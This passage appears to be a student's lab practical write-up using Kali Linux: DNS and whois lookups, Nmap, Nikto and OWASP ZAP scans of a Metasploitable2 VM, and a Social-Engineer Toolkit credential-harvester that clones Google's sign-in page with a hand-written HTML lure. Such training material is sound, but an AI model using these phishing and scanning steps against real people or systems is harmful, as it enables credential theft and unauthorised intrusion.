;; →HEADER← opcode: QUERY, status: NOERROR, id: 50822
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; MBZ: 0x0005, udp: 4000
;; QUESTION SECTION:
;packethub.com.           IN      A

;; ANSWER SECTION:
packethub.com.      5       IN      A      35.208.202.142

;; Query time: 115 msec
;; SERVER: 192.168.231.2#53(192.168.231.2) (UDP)
;; WHEN: Mon Sep 30 03:39:21 EDT 2024
;; MSG SIZE rcvd: 58
```

- **Whois Domain Lookup:**
 - Command: whois <target_domain>
 - Provides domain ownership and registration details.

```
(kali㉿kali)-[~]
$ whois facebook.com
Domain Name: FACEBOOK.COM
Registry Domain ID: 2320948_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.registrarsafe.com
Registrar URL: http://www.registrarsafe.com
Updated Date: 2024-04-24T19:06:12Z
Creation Date: 1997-03-29T05:00:00Z
Registry Expiry Date: 2033-03-30T04:00:00Z
Registrar: RegistrarSafe, LLC
Registrar IANA ID: 3237
Registrar Abuse Contact Email: abusecomplaints@registrarsafe.com
Registrar Abuse Contact Phone: +1-650-308-7004
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Domain Status: serverDeleteProhibited https://icann.org/epp#serverDeleteProhibited
Domain Status: serverTransferProhibited https://icann.org/epp#serverTransferProhibited
Domain Status: serverUpdateProhibited https://icann.org/epp#serverUpdateProhibited
Name Server: A.NS.FACEBOOK.COM
Name Server: B.NS.FACEBOOK.COM
Name Server: C.NS.FACEBOOK.COM
Name Server: D.NS.FACEBOOK.COM
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2024-09-30T07:41:03Z <<
```

- **Perform DNS Enumeration with DNSRecon:**

- Command: dnsrecon -t std -d www.packtpub.com
- This command performs standard DNS enumeration on the specified domain (www.packtpub.com), gathering various DNS records and information about the target.

```
(kali㉿kali)-[~]
$ dnsrecon -t std -d www.packtpub.com
[*] std: Performing General Enumeration against: www.packtpub.com...
[-] DNSSEC is not configured for www.packtpub.com
[*]      A www.packtpub.com 104.22.9.139
[*]      A www.packtpub.com 104.22.8.139
[*]      A www.packtpub.com 172.67.21.162
[*]      AAAA www.packtpub.com 2606:4700:10::6816:98b
[*]      AAAA www.packtpub.com 2606:4700:10::ac43:15a2
[*]      AAAA www.packtpub.com 2606:4700:10::6816:88b
[*] Enumerating SRV Records
[-] No SRV Records Found for www.packtpub.com
```

- **Web Application Firewall Detection:**

- Command: waafw00f <target_url>
- This command detects the presence of a web application firewall (WAF) on the specified target, which can help in understanding the security measures in place.

```
(kali㉿kali)-[~]
└─$ waafw00f http://www.packtpub.com
Command 'waafw00f' not found, did you mean:
  command 'wafw00f' from deb wafw00f
Try: sudo apt install <deb name>

(kali㉿kali)-[~]
└─$ wafw00f http://www.packtpub.com

          Woof!
          ,_
         ( ) ; - = == )
        ( / \ )   / | \
          \(_)_)

~ WAFW00F : v2.2.0 ~
The Web Application Firewall Fingerprinting Toolkit

[*] Checking http://www.packtpub.com
[+] The site http://www.packtpub.com is behind Cloudflare (Cloudflare Inc.) WAF.
[~] Number of requests: 2
```

Conclusion:

In this practical, Nmap was used to successfully scan the Metasploitable2 virtual machine, identifying open ports, services, and the operating system. DNS enumeration was performed using tools like dig and nslookup to gather detailed DNS information, including mail servers and name servers. Legion was used to automate host discovery within the specified subnet, confirming communication and services running on the target.

PRACTICAL NO : 4

Aim: Practical on vulnerability scanning and assessment.

Steps:

1. Install and Configure Metasploitable2

- Objective: Set up the Metasploitable2 virtual machine for vulnerability scanning.

1. Open VMware:

- Launch VMware on your system.

2. Open Metasploitable2 Virtual Machine:

- Select "Open a Virtual Machine."
- Navigate to the Metasploitable2 file and load it.

3. Login to Metasploitable2:

- Username: msfadmin
- Password: msfadmin

2. Navigate to Nmap Scripts Folder and View All Scripts

Objective: Locate and list all Nmap vulnerability scripts.

1. Open the terminal in Kali Linux: Make sure you have root privileges.
2. Navigate to Nmap Scripts Folder: cd /usr/share/nmap/scripts
3. List all Nmap scripts: ls -la
4. This will display all the available Nmap scripts in the folder.

```
(kali㉿kali)-[~]
$ cd /usr/share/nmap/scripts

(kali㉿kali)-[/usr/share/nmap/scripts]
$ ls -la
total 4988
drwxr-xr-x 2 root root 32768 May 28 01:49 .
drwxr-xr-x 4 root root 4096 May 28 01:49 ..
-rw-r--r-- 1 root root 3901 Mar 13 2024 acarsd-info.nse
-rw-r--r-- 1 root root 8749 Mar 13 2024 address-info.nse
-rw-r--r-- 1 root root 3345 Mar 13 2024 afp-brute.nse
-rw-r--r-- 1 root root 6463 Mar 13 2024 afp-ls.nse
-rw-r--r-- 1 root root 7001 Mar 13 2024 afp-path-vuln.nse
-rw-r--r-- 1 root root 5600 Mar 13 2024 afp-serverinfo.nse
-rw-r--r-- 1 root root 2621 Mar 13 2024 afp-showmount.nse
-rw-r--r-- 1 root root 2262 Mar 13 2024 ajp-auth.nse
-rw-r--r-- 1 root root 2983 Mar 13 2024 ajp-brute.nse
-rw-r--r-- 1 root root 1329 Mar 13 2024 ajp-headers.nse
-rw-r--r-- 1 root root 2590 Mar 13 2024 ajp-methods.nse
-rw-r--r-- 1 root root 3051 Mar 13 2024 ajp-request.nse
-rw-r--r-- 1 root root 6719 Mar 13 2024 allseeingeye-info.nse
-rw-r--r-- 1 root root 1678 Mar 13 2024 amqp-info.nse
-rw-r--r-- 1 root root 15024 Mar 13 2024 asn-query.nse
-rw-r--r-- 1 root root 2054 Mar 13 2024 auth-owners.nse
-rw-r--r-- 1 root root 870 Mar 13 2024 auth-spoof.nse
-rw-r--r-- 1 root root 9050 Mar 13 2024 backorifice-brute.nse
-rw-r--r-- 1 root root 10193 Mar 13 2024 backorifice-info.nse
```

3. Update Nmap Scripts

Objective: Update the Nmap script database to include new vulnerability scanning scripts.

Update Nmap Scripts: sudo nmap --script-updatedb

This updates the script database to ensure the latest vulnerability detection scripts are used.

```
└─(kali㉿kali)-[/usr/share/nmap/scripts]
$ sudo nmap --script-updatedb
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-07 13:15 EDT
NSE: Updating rule database.
NSE: Script Database updated successfully.
Nmap done: 0 IP addresses (0 hosts up) scanned in 1.03 seconds
```

4. Run Nmap to Check Vulnerable Services Running on Metasploitable2

Objective: To identify vulnerable services running on Metasploitable2 by using Nmap's default scripts with the -sC option.

Run Nmap on Metasploitable2: sudo nmap -sC 192.168.231.130

```
└─(kali㉿kali)-[/usr/share/nmap/scripts]
$ sudo nmap -sC 192.168.231.130
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-07 13:20 EDT
Nmap scan report for 192.168.231.130
Host is up (0.00088s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
```

```
Host script results:
|_nbstat: NetBIOS name: METASPOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|_| OS: Unix (Samba 3.0.20-Debian)
|_| Computer name: metasploitable
|_| NetBIOS computer name:
|_| Domain name: localdomain
|_| FQDN: metasploitable.localdomain
|_| System time: 2024-10-07T13:20:53-04:00
|_smb2-time: Protocol negotiation failed (SMB2)
|_clock-skew: mean: 1h00m05s, deviation: 1h59m59s, median: 5s
| smb-security-mode:
|_| account_used: guest
|_| authentication_level: user
|_| challenge_response: supported
|_| message_signing: disabled (dangerous, but default)
Nmap done: 1 IP address (1 host up) scanned in 74.48 seconds
```

5. Finding Available Scripts for SSH Vulnerabilities

Objective: Search for Nmap scripts that can help identify SSH vulnerabilities.

Command: nmap --script-help ssh2-enum-algos

This command retrieves information about the ssh2-enum-algos Nmap script, which is used to enumerate supported algorithms for SSH connections, helping to identify potential weaknesses in the SSH configuration.

```
└─(kali㉿kali)-[~/usr/share/nmap/scripts]
└─$ nmap --script-help ssh2-enum-algos
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-07 13:30 EDT

ssh2-enum-algos
Categories: safe discovery
https://nmap.org/nsedoc/scripts/ssh2-enum-algos.html
    Reports the number of algorithms (for encryption, compression, etc.) that
    the target SSH2 server offers. If verbosity is set, the offered algorithms
    are each listed by type.

    If the "client to server" and "server to client" algorithm lists are identical
    (order specifies preference) then the list is shown only once under a combined
```

6. Get More Info on the ssh-run Script

Objective: Gather details on the ssh-run script to see its functionalities.

1. View information about ssh-run: nmap --script-help ssh-run

```
└─(kali㉿kali)-[~/usr/share/nmap/scripts]
└─$ nmap --script-help ssh-run
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-07 13:33 EDT

ssh-run
Categories: intrusive
https://nmap.org/nsedoc/scripts/ssh-run.html
    Runs remote command on ssh server and returns command output.
```

7. Run the ssh-run Script on Metasploitable2

Objective: Execute the ssh-run script to check for SSH vulnerabilities.

Steps:

1. Run ssh-run on the target (Metasploitable2): sudo nmap --script ssh-run 192.168.231.130

```
(kali㉿kali)-[~/usr/share/nmap/scripts]
└─$ sudo nmap --script ssh-run 192.168.231.130
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-07 13:35 E
NSE: [ssh-run] Failed to specify credentials and command to run.
Nmap scan report for 192.168.231.130
Host is up (0.0018s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
|_ssh-run: Failed to specify credentials and command to run.
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:29:EA:E3:CF (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.91 seconds
```

8. Find Available Scripts for HTTP Vulnerabilities

Objective: Search for Nmap scripts related to HTTP services.

1. Search for HTTP-related scripts: ls | grep http

```
(kali㉿kali)-[~/usr/share/nmap/scripts]
└─$ ls | grep http
http-adobe-coldfusion-apsa1301.nse
http-affiliate-id.nse
http-apache-negotiation.nse
http-apache-server-status.nse
http-aspnet-debug.nse
http-auth-finder.nse
http-auth.nse
http-avaya-ipoffice-users.nse
http-awstatstotals-exec.nse
http-axis2-dir-traversal.nse
http-backup-finder.nse
http-barracuda-dir-traversal.nse
http-bigip-cookie.nse
http-brute.nse
http-cakephp-version.nse
http-chrono.nse
http-cisco-anyconnect.nse
```

9. Run a HTTP Script

Objective: To run the http-trace script using Nmap to identify potential vulnerabilities related to HTTP trace methods on the target's web server.

Command: nmap --script=http-trace 192.168.231.130

This command checks if the HTTP trace method is enabled on the target server, which could lead to vulnerabilities like cross-site tracing (XST).

```
(kali㉿kali)-[/usr/share/nmap/scripts]$ nmap --script=http-trace 192.168.231.130
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-07 13:42 EDT
Nmap scan report for 192.168.231.130
Host is up (0.0068s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
|_http-trace: TRACE is enabled
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  cccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown


Nmap done: 1 IP address (1 host up) scanned in 0.43 seconds
```

10. Run Metasploitable2 Website on Firefox in Kali Linux

Objective: Access the Metasploitable2 web server for vulnerability assessment.

1. Open Firefox on Kali Linux:

- In the browser, navigate to <http://192.168.231.130>.



11. Using Nikto Tool to Scan the Target for Vulnerabilities

Objective: Scan the Metasploitable2 web server for vulnerabilities using Nikto.

Run Nikto scan: sudo nikto -host 192.168.231.130

1. This command scans the target for web server vulnerabilities, revealing that PHP5 has several vulnerabilities.

```
(kali㉿kali)-[/usr/share/nmap/scripts]
└─$ sudo nikto -host 192.168.231.130
- Nikto v2.5.0

+ Target IP:          192.168.231.130
+ Target Hostname:    192.168.231.130
+ Target Port:        80
+ Start Time:         2024-10-07 13:49:50 (GMT-4)
```

```
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /index: Uncommon header 'tcm' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /phpinfo.php: Output from the phpinfo() function was found.
+ /doc/: Directory indexing found.
+ /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0678
+ /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/ChangeLog: Server may leak inodes via ETags, header found with file /phpMyAdmin/ChangeLog, inode: 92462, size: 40540, mtime: Tue Dec  9 12:24:00 2008. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /test/: Directory indexing found.
+ /test/: This might be interesting.
+ /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information. See: CWE-552
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /phpMyAdmin/: phpMyAdmin directory found.
+ /phpMyAdmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/README: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts. See: https://typo3.org/
+ #wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8910 requests: 0 error(s) and 27 item(s) reported on remote host
+ End Time:           2024-10-07 13:50:37 (GMT-4) (47 seconds)

+ 1 host(s) tested
```

12. Get Information About PHP Version Using phpinfo.php

Objective: Retrieve PHP version details from the Metasploitable2 server.

1. **Visit the PHP Info Page:** In Firefox, navigate to <http://192.168.231.130/phpinfo.php>.

PHP Version 5.2.4-2ubuntu5.10

System	Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Build Date	Jan 6 2010 21:50:12
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/cgi
Loaded Configuration File	/etc/php5/cgi/php.ini
Scan this dir for additional .ini files	/etc/php5/cgi/conf.d
additional .ini files parsed	/etc/php5/cgi/conf.d/gd.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/mysqli.ini, /etc/php5/cgi/conf.d/pdo.ini, /etc/php5/cgi/conf.d/pdo_mysql.ini
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled
IPv6 Support	enabled
Registered PHP Streams	zip, php, file, data, http, ftp, compress.bzip2, compress.zlib, https, ftps
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, sslv2, tls
Registered Stream Filters	string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, convert.iconv.*, bzip2.*, zlib.*

This server is protected with the Suhosin Patch 0.9.6.2
Copyright (c) 2006 Hardened-PHP Project

수호신

13. List All Plugins in the Nikto Tool

Objective: View all available plugins in Nikto.

1. **List Nikto plugins:** sudo nikto -list-plugins

```
(kali㉿kali)-[/usr/share/nmap/scripts]
└─$ sudo nikto -list-plugins
Plugin: dictionary
Dictionary attack - Attempts to dictionary attack commonly known directories/files
Written by Tautology, Copyright (C) 2009 Chris Sullo
Options:
    method: Method to use to enumerate.
    dictionary: Dictionary of paths to look for.

Plugin: headers
HTTP Headers - Performs various checks against the headers returned from an HTTP request.
Written by Sullo, Copyright (C) 2008 Chris Sullo

Plugin: embedded
Embedded Detection - Checks to see whether the host is an embedded server.
Written by Tautology, Copyright (C) 2009 Chris Sullo

Plugin: parked
Parked Detection - Checks to see whether the host is parked at a registrar or ad location.
Written by Sullo, Copyright (C) 2011 Chris Sullo
```

14. Run Nikto with Specific Plugin to Find Active Users

Objective: Customize the Nikto scan to find active users on the target server.

1. **Run Nikto scan with the apacheusers plugin:** sudo nikto -h 192.168.231.130 -p 80 Plugins "apacheusers(enumerate,dictionary:users.txt),report_xml" -output apacheusers.xml

```
(kali㉿kali)-[~/usr/share/nmap/scripts]
$ sudo nikto -h 192.168.231.130 -p 80 -Plugins "apacheusers(enumerate,dictionary:users.txt);report_xml" -output apacheusers.xml
- Nikto v2.5.0

+ Target IP:          192.168.231.130
+ Target Hostname:    192.168.231.130
+ Target Port:        80
+ Start Time:         2024-10-07 13:59:27 (GMT-4)

+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ 240 requests: 0 error(s) and 0 item(s) reported on remote host
+ End Time:          2024-10-07 13:59:28 (GMT-4) (1 seconds)

+ 1 host(s) tested
```

15. Install OWASP ZAP

Objective: Install OWASP ZAP for advanced vulnerability scanning.

Steps:

1. **Install OWASP ZAP:** sudo apt install zaproxy

```
(kali㉿kali)-[~/usr/share/nmap/scripts]
$ sudo apt install zaproxy
Installing:
  zaproxy

Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 893
  Download size: 213 MB
  Space needed: 266 MB / 64.1 GB available

Get:1 http://kali.download/kali kali-rolling/main amd64 zaproxy all 2.15.0-0kali1 [213 MB]
9% [1 zaproxy 23.3 MB/213 MB 11%]
```

16. Run OWASP ZAP

Objective: Launch OWASP ZAP for vulnerability scanning.

1. **Run OWASP ZAP:** sudo zaproxy
2. **On Start-up:**
 - Make appropriate selections.
 - Update plugins if prompted.

```
(kali㉿kali)-[~/usr/share/nmap/scripts]
$ sudo zaproxy
Found Java version 21.0.3
Available memory: 961 MB
```




17. Drill Down into OWASP ZAP Scan Results

Objective: Investigate vulnerabilities identified by OWASP ZAP.

Steps:

1. Review Scan Results:

- Click on identified vulnerabilities such as cross-site scripting (XSS), SQL injection, and command injection for further details.



The screenshot shows the Social Engineering Toolkit (SET) interface. At the top, there is a navigation bar with links: History, Search, Alerts, Output, Spider, AJAX Spider, Active Scan, and a plus sign icon. Below the navigation bar is a toolbar with icons for history, search, alerts, output, spider, AJAX spider, active scan, and a plus sign. On the left side, there is a sidebar with a tree view under the 'Alerts' node, which has 6 items: Content Security Policy (CSP) Header Not Set (3), Directory Browsing (3), Missing Anti-clickjacking Header (3), X-Content-Type-Options Header Missing (8), Information Disclosure - Suspicious Comments (3), and Modern Web Application (3). To the right of the sidebar, there is a large text area containing instructions: 'Full details of any selected alert will be displayed here.', 'You can manually add alerts by right clicking on the relevant line in the history and selecting 'Add alert'.', and 'You can also edit existing alerts by double clicking on them.' At the bottom of the interface, there is a footer bar with the text 'Alerts 0 3 1 2 Main Proxy: localhost:8080' on the left and 'Current Scans 0 0 1 1 0 0 0 0' on the right.

PRACTICAL NO : 5

Aim: Practical on use of Social Engineering Toolkit.

Steps:

Step 1: System Setup and Toolkit Installation

- Updated the system using the following commands: sudo apt update
sudo apt-get upgrade --fix-missing sudo
apt dist-upgrade
- Installed Git and cloned the SET repository:

```
sudo apt install git
git clone https://github.com/trustedsec/social-engineer-toolkit/ setoolkit/
cd setoolkit sudo python3 setup.py
```

- Launched SET: sudo setoolkit

Step 2: Credential Harvester Attack

1. Selected Social Engineering Attacks:

- In SET, select **Option 1** (Social Engineering Attacks) and then **Option 2** (Website Attack Vectors).

The screenshot shows the terminal-based interface of the Social-Engineer Toolkit (SET). It starts with the main menu:

```
The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:
1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About
99) Exit the Social-Engineer Toolkit

set> 1
```

After selecting Option 1, it prompts for a sub-option:

```
It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.

set> 2
```

2. Set Up the Credential Harvester:

- I chose **Option 3** for the **Credential Harvester Attack Method** and selected the **Google Sign-In Template**.

```
The HTA Attack method will allow you to clone a site and perform Windows-based PowerShell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>3
```

```
1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>1
```

3. Configured the IP Address:

- Entered my system's IP address, obtained using the ifconfig command.

```
set:webattack>1
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

— * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT *

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.231.129]: 192.168.231.129
```

4. Generated the Phishing Page:

- Created an HTML page containing a link to the fake Google sign-in page. When the victim clicked it, they were redirected to the fake page.

```
1. Java Required
2. Google
3. Twitter

set:webattack> Select a template: 2

[*] Cloning the website: http://www.google.com
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

```
GNU nano 8.2
<html>
<head>
<title>Google Sign-In</title>
</head>
<body>
<h2>Click the link below to sign in to Google: </h2>
<a href="https://192.168.231.129/" target="_blank"> Sign in to Google</a>
</body>
</html>
```

